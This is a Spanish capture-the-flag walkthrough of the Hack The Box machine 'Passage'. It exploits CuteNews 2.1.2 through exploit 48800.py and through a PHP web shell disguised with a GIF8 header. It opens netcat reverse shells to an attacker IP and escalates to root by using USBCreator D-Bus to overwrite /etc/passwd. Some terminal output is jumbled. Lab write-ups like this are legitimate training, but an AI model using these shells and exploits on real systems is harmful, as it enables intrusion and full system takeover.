


# Otras formas

Explotación CuteNews 2.1:

Hay varias formas de explotar este software por el exploit de python 48800.py, tambien via web shell validando que tipo de archivos se pueden subir (GIF8)

Exploit 48800.py




Exploit	Title	Path
CuteNews 0.88/1.3	- 'example2.php' Cross-Site Scripting	php/webapps/24239.txt
CuteNews 1.3.1	- 'show_archives.php' Cross-Site Scripting	php/webapps/24372.txt
CuteNews 1.4.1	- 'function.php' Local File Inclusion	php/webapps/1612.php
CuteNews 1.4.1	- 'show_news.php' Cross-Site Scripting	php/webapps/27252.txt
CuteNews 1.4.6	- 'search.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/33342.txt
CuteNews 2.0.3	- Arbitrary File Upload	php/webapps/37474.txt
CuteNews 2.1.2	- 'avatar' Remote Code Execution (Metasploit)	php/remote/46698.rb
CuteNews 2.1.2	- Arbitrary File Deletion	php/webapps/48447.txt
CuteNews 2.1.2	- Authenticated Arbitrary File Upload	php/webapps/48458.txt
CuteNews 2.1.2	- Remote Code Execution	php/webapps/48800.py
CuteNews and UTF-8 CuteNews	- Multiple Vulnerabilities	php/webapps/10002.txt
CutePHP CuteNews 1.3	- HTML Injection	php/webapps/22842.txt

Shellcodes: No Results

copiamos

searchsploit -m 48800



ejecuto y llenamos los daticos

<http://passage.htb/>

```
▼ Passage
[->] Usage python3 exploit.py

Enter the URL> http://passage.htb/
=====
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
=====
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dc20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
=====

Registering a users
=====
[+] Registration successful with username: wf1PIwuGMT and password: wf1PIwuGMT
Root user : Por medio del archivo passwd modificando el
=====

Sending Payload
=====
signature_key: 339c48600e740efe8f53589880e3c2a5-wf1PIwuGMT
signature_dsi: 66df3424e9e1332d75913192082d79ac
logged in user: wf1PIwuGMT
=====

Dropping to a SHELL
=====

command > whoami
www-data

command >
```


ahora lo unico es escuchar con netcat y solicitar una bash tomando ayuda de hacktools

```
~/machineshtb/Passage
nc -lmp 1234
listening on [any] 1234 ...
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.9 1234 >/tmp/f
```

```
Root user : Por medio del archivo passwd modificando el original
command > rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.9 1234 >/tmp/f
[0] 0:python3* 1:nc- 2:zsh
```

```
nc -lvp 1234
Passage
listening on [any] 1234 ...
connect to [10.10.14.9] from=(UNKNOWN)-[10.10.10.206]=42100=====
bash: cannot set terminal process group(1671): Inappropriate ioctl for device
bash: no job control in this shell=====
www-data@passage:/var/www/html/CuteNews/uploads$ whoami
whoami
signature_dsi: 66df3424e9e1332d75913192082d79a
www-data
logged in user: wf1PIwuGMT
www-data@passage:/var/www/html/CuteNews/uploads$ =====
Dropping to a SHELL
=====
```

La forma manual webshell php   
vamos al panel y nos registramos  
<http://passage.htb/CuteNews/?register>

## Please Register

User Name: \*

Nickname:

Password: \*

Very poor

Confirm Password: \*

Email: \*

una vez dentro vamos a personal options y alli vemos un boton de subida

# Site options



Personal  
options

## Confirm New Password

## Nickname

amadomaster


## Avatar

No file selected.


aca seleccionamos nuestra rce de php  
creamos el archivo y damos full permisos

```
48800.py  exploit.py  hashes.txt  <na
▼ 🍎 Passage
~/machineshtb/Passage
cat rce.php
<?php system($_GET["cmd"]);?>

~/machineshtb/Passage
chmod 777 rce.php
una vez d
```




guardamos los cambios sin embargo nos tira un error



al parecer no nos deja subir recordemos que es un avatar por lo cual seria una imagen para esto utilizamos el formato GIF8

si hacemos el comando file sobre el archivo .php vemos que en efecto es un php

**file rce.php**




pero si antes del codigo agregamos GIF8;

```
~/machineshtb/Passage
cat rce.php
GIF8;
<?php system($_GET["cmd"]);?>
~/machines
file rce.php
rce.php: PHP sc

~/machineshtb/Passage
file rce.php
rce.php: GIF image data 16188 x 26736

~/machineshtb/Passage
```

ahora es una imagen la cual subiremos




**Success** - User info updated!


[Dashboard](#) > Personal options


para saber donde se almacena ispeccionamos elemento sobre el avatar

**Avatar**




No file selected.






GIF8;

recordemos que demos solo incluir un ?cmd=




GIF8; www-data




GIF8; /bin/nc

escuachamos con netcat y levantmos una reverse shell

nc 10.10.14.9 1234 -e /bin/bash



GIF8; /bin/nc



Root user : Por medio del archivo passwd modificando el original

Recordemos que la vulnerabilidad del usbcreator se identifica viendo el archivo .viminfo



```
# File marks:
'0 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
'1 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# Jumplist (newest first):
-' 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
-' 1 0 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
```

y esta nos permite remplazar un archivo dentro del directorio del usuario root que mejor que hacerlo con el propio passwd

primero copio el archivo passwd en tmp

cp /etc/passwd passwd

```
nadav@passage:~$ cd /tmp
nadav@passage:/tmp$ cp /etc/passwd passwd
nadav@passage:/tmp$ ls
config-err-paFSXq
f
passwd
systemd-private-e552fdfe24e94d50ace5395669ef30ac-co
nadav@passage:/tmp$
```

ahora con **openssl generamos un hash en formato de un archivo en este caso el de passwd**

openssl passwd

password:master

```
nadav@passage:/tmp$ openssl passwd
Password:
Verifying - Password:
vZyriEnnrK1o
nadav@passage:/tmp$
```

el hash lo ingresamos en root quitamos la x entre ::

:vZyriEnnrK1o:

```
GNU nano 2.5.3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
nadav@passage:/tmp$ cat passwd
root:vZyriEnnrK1o:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
nadav@passage:/tmp$
```


ahora ejecutamos nuestro exploit comando que es con gdbuss y alli le pedimos que cambie nuestro



passwd por el original

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /tmp/passwd /etc/passwd true
```

```
nadav@passage:/tmp$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /tmp/passwd /etc/passwd true
ue
()
```



y ahora solo su root y master

```
nadav@passage:/tmp$ gdbus call --
ue
()
nadav@passage:/tmp$ su root
Password:
root@passage:/tmp# whoami
root
root@passage:/tmp#
```

